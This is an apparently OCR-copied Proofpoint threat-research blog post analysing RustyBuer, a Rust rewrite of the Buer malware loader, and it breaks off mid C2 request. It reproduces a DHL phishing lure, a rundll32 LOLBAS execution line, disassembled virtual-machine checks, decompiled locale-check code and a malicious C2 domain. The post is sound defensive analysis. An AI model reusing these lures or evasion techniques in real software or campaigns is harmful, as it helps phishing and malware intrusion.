

New Variant of Buer Loader Written in Rust

proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust

April 30, 2021



Blog
Threat Insight
New Variant of Buer Loader Written in Rust



May 03, 2021 Kelsey Merriman, Bryan Campbell, Selena Larson, and the Proofpoint Threat Research Team

Overview

Proofpoint researchers identified a new variant of the Buer malware loader distributed via emails masquerading as shipping notices in early April. Buer is a downloader sold on underground marketplaces that is used as a foothold in compromised networks to distribute other malware, including ransomware. Proofpoint first observed Buer in 2019.

In the associated campaigns, the emails purported to be from DHL Support. They contained a link to a malicious Microsoft Word or Excel document download that used macros to drop the new malware variant. Proofpoint is calling this new variant RustyBuer. The emails impacted over 200 organizations across more than 50 verticals. The new strain is completely rewritten in a coding language called Rust, a departure from the previous C programming language. It is unusual to see common malware written in a completely different way.


Key Findings

- The new Buer variant is written in Rust, an efficient and easy-to-use programming language that is becoming increasingly popular. Proofpoint is calling this variant RustyBuer.
- Rewriting the malware in Rust enables the threat actor to better evade existing Buer detection capabilities.
- Proofpoint observed RustyBuer campaigns delivering Cobalt Strike Beacon as a second-stage payload in some campaigns.
- Researchers assess some threat actors may be establishing a foothold with the Buer loader to then sell access to other threat actors. This is known as “access-as-a-service.”

Campaign Details

Proofpoint analysts observed a series of malicious campaigns that delivered the Buer malware loader. The campaigns generally used DHL-themed phishing emails to distribute malicious Word or Excel documents. While sharing similar email lure themes, the campaigns distributed two distinct variants of the Buer malware: one was written in C while the other was rewritten in the Rust programming language. Proofpoint dubbed this variant RustyBuer. The campaigns also used different lure techniques, with RustyBuer attachments containing more detailed content to better engage the recipient.

The rewritten malware, and the use of newer lures attempting to appear more legitimate, suggest threat actors leveraging RustyBuer are evolving techniques in multiple ways to both evade detection and attempt to increase successful click rates.



Shipping information

DP

DHL Parcel [redacted]

Today at 4:16 PM

To: [redacted]

Private file #068133...
121.6 KB

International information

MyDHL Tracking Key: To get all info, please examine your order data.


Order waybill: 2885993652
Type of delivery: EXPRESS WORLDWIDE
Package information: Packed by originator
Quantity: 3
Weight with Box: 1.6 kg
The stated shipment value: N/A
Taxes: N/A
Stated payment: 6634.00 USD
Approximate date of delivery: 03-04-2021

You do not have to call DHL Customer Service.

Regards,
DHL Team

We look forward to supporting your shipping needs!

Figure 1: Emails masquerading as DHL shipping themes used to distribute RustyBuer and Buer loaders.



This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents.

2. If this document was downloaded from Email, please click EnableEditing from the yellow bar above.

Figure 2: Malicious Excel attachment distributing RustyBuer containing multiple security software brand logos in an attempt to add legitimacy to the document.

RustyBuer was embedded directly into the document macro and required user interaction to initiate the infection. This macro leveraged an Application Bypass (Windows Shell DLL via LOLBAS) to evade detection from endpoint security mechanisms.

Example Script execution:

```
rundll32.exe shell32.dll,ShellExec_RunDLL C:\ProgramData\OfficeSignCheck.exe
```

Once RustyBuer is dropped, it establishes persistence by using a shortcut (.LNK) file which runs at startup.

All the identified campaigns used consistent naming conventions following the inclusion of “Office” in the dropped executable. Both the Rust and C versions of the malware followed this same pattern including:

1. OfficeVerifySign.exe (**3abed86f46c8be754239f8c878f035efaae91c33b8eb8818c5bbed98c4d9a3ac**)
2. Office_WorkForWestBank.exe (**423790a4a722f3549d1dfc1026fa627d829c6dd8c26546d45f2ca4b6d6626acb**)
3. OfficeReleaseFix.exe (**b3d510ef04275ca8e698e5b3cbb0ece3949ef9252f0cdc839e9ee347409a2209**)
4. OfficeConsultPlugin.exe (sha256:**b3d510ef04275ca8e698e5b3cbb0ece3949ef9252f0cdc839e9ee347409a2209**)

Proofpoint researchers observed RustyBuer distributing Cobalt Strike Beacon as a second-stage payload in some instances, like previous Buer campaigns. Cobalt Strike is a legitimate security tool used by penetration testers to emulate adversary activity in a network that is becoming increasingly popular as a tool for threat actors.


However, not all identified campaigns contained a second-stage payload. Researchers assess this may be due to threat actors in some specific instances operating as access-as-a-service providers. These threat actors may be attempting to establish initial access in victim environments to then sell their access to other threat actors in underground marketplaces. Other security firms have documented this behavior from threat actors using Buer loader previously.

Malware Analysis

Proofpoint classified the new variant of Buer (RustyBuer) as a rewritten version in Rust based on present anti-analysis features, strings, and encoding and format of the command and control (C2) requests.

It is unclear why the threat actors took the time and effort to rewrite the malware in a new programming language, however Proofpoint researchers identify two likely reasons:

1. Rust is an increasingly popular programming language that is more efficient and has a broader feature set than C. (Microsoft, for example, is increasingly using it in its products and joined the Rust Foundation in February 2021.)
2. Rewriting the malware in Rust can enable the threat actor to evade existing Buer detections that are based on features of the malware written in C. The malware authors have programmed it in a way that it should maintain compatibility with existing Buer backend C2 servers and panels.




```
C:\\Users\\[redacted]\\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\std\\src\\sys\\windows\\io.rs
C:\\Users\\[redacted]\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\std\\src\\io\\cursor.rs
C:\\Users\\[redacted]\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\alloc\\src\\collections\\vec_deque\\mod.rsureq::pool(
response body closed before all bytes were readC:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\ureq-2.0.2\\src\\response.rsp
C:\\Users\\[redacted]\\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\chunked_transfer-1.4.0\\src\\decoder.rs
C:\\Users\\[redacted]\\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\std\\src\\io\\copy.rscould not resolve to any addresse
C:\\Users\\[redacted]\\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\core\\src\\str\\mod.rs
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\base64-0.13.0\\src\\encode.rs
C:\\Users\\[redacted]\\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\once_cell-1.7.2\\src\\lib.rs
ureq::unitC:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\ureq-2.0.2\\src\\unit.rsredirect
\rHeader field didn't end with \\n: retrying request early C:\\Users\\litef\\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\ureq-2.0.2\\src\\body.rsw
C:\\Users\\[redacted]\\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\ureq-2.0.2\\src\\request.rsp
C:\\Users\\[redacted]\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\core\\src\\str\\pattern.rs
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\form_urlencoded-1.0.1\\src\\lib.rsinvalid length  for target of length p52
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\url-2.2.1\\src\\lib.rsIpv6
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\url-2.2.1\\src\\host.rsp
C:\\Users\\[redacted]\\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\alloc\\src\\string.rs
C:\\Users\\[redacted]\\.rustup\\toolchains\\nightly-x86_64-pc-windows-msvc\\lib/rustlib/src/rust\\library\\core\\src\\slice\\mod.rs
C:\\Users\\[redacted]\\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\url-2.2.1\\src\\parser.rs
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\untrusted-0.7.1\\src/untrusted.rscalled `Option::unwrap()` on a `None` value
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\webpki-0.21.4\\src\\calendar.rsp
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\webpki-0.21.4\\src\\name.rsp
C:\\Users\\[redacted]\.cargo\\registry\\src\\github.com-1ecc6299db9ec823\\webpki-0.21.4\\src\\verify_cert.rs
```

Figure 3: Example of select Rust dependencies

The following is a detailed analysis of the new variant.


Anti-analysis features

- Checks for virtual machines (Figure 7)
- Checks locale to make sure the malware is not running in specific countries (Figure 8). These countries appear to be a part of the Commonwealth of Independent States (CIS).



```
.text:012494BD                 mov     dword ptr [esp+80Ch+TokenHandle], offset windanr_check
.text:012494C8                 push    0Bh
.text:012494CA                 pop     eax
.text:012494CB                 mov     dword ptr [esp+80Ch+TokenHandle+4], eax
.text:012494D2                 mov     dword ptr [esp+80Ch+TokenHandle+8], offset vboxservice_check
.text:012494DD                 mov     [esp+80Ch+var_688], 0Fh
.text:012494E8                 mov     [esp+80Ch+var_684], offset vboxtray_check
.text:012494F3                 push    0Ch
.text:012494F5                 pop     ecx
.text:012494F6                 mov     [esp+80Ch+var_680], ecx
.text:012494FD                 mov     [esp+80Ch+var_67C], offset vmtools_check
.text:01249508                 mov     [esp+80Ch+var_678], ecx
.text:0124950F                 mov     [esp+80Ch+var_674], offset vmwaretray_check
.text:0124951A                 push    0Eh
.text:0124951C                 pop     edx
.text:0124951D                 mov     [esp+80Ch+var_670], edx
.text:01249524                 mov     [esp+80Ch+var_66C], offset vnwareuser_check
.text:0124952F                 mov     [esp+80Ch+var_668], edx
.text:01249536                 mov     [esp+80Ch+var_664], offset VGAuthService_check
.text:01249541                 mov     [esp+80Ch+var_660], 11h
.text:0124954C                 mov     [esp+80Ch+var_65C], offset vmacthlp_check
.text:01249557                 mov     [esp+80Ch+var_658], ecx
.text:0124955E                 mov     [esp+80Ch+var_654], offset vmsrvc_check
.text:01249569                 push    0Ah
.text:0124956B                 pop     ecx
.text:0124956C                 mov     [esp+80Ch+var_650], ecx
.text:01249573                 mov     [esp+80Ch+var_64C], offset vmusrvc_check
.text:0124957E                 mov     [esp+80Ch+var_648], eax
.text:01249585                 mov     [esp+80Ch+var_644], offset prl_cc_check
.text:01249590                 mov     [esp+80Ch+var_640], ecx
.text:01249597                 mov     [esp+80Ch+var_63C], offset prl_tools_check
.text:012495A2                 mov     [esp+80Ch+var_638], 0Dh
.text:012495AD                 mov     [esp+80Ch+var_634], offset xenservice_check
.text:012495B8                 mov     [esp+80Ch+var_630], edx
.text:012495BF                 mov     [esp+80Ch+var_62C], offset qemu_ga_check
.text:012495CA                 mov     [esp+80Ch+var_628], eax
```

Figure 4: Virtual machine checks




```
NtQueryDefaultLocale(0, locale_id);
if ( (*locale_id - 1058) <= 29 )
{
  v7 = 0x20000203;
  if ( _bittest(&v7, *locale_id - 1058) )
    goto LABEL_267;
}
if ( (*locale_id - 2072) < 2 || *locale_id == 1049 )
  goto LABEL_267;
```

Figure 5: Locale check

Command and Control


The C2 requests are nearly identical to the requests used in the latest version of Buer. The C2 functions are handled via HTTP(S) POST requests. The initial POST request will be sent with POST data delimitated by the "&" and "=" characters. The POST request contains both pseudorandom characters and encrypted information about the compromised system. An example command beacon can be seen in Figure 6:



```
POST / HTTP/1.1
Host: serevalutinoffice.com
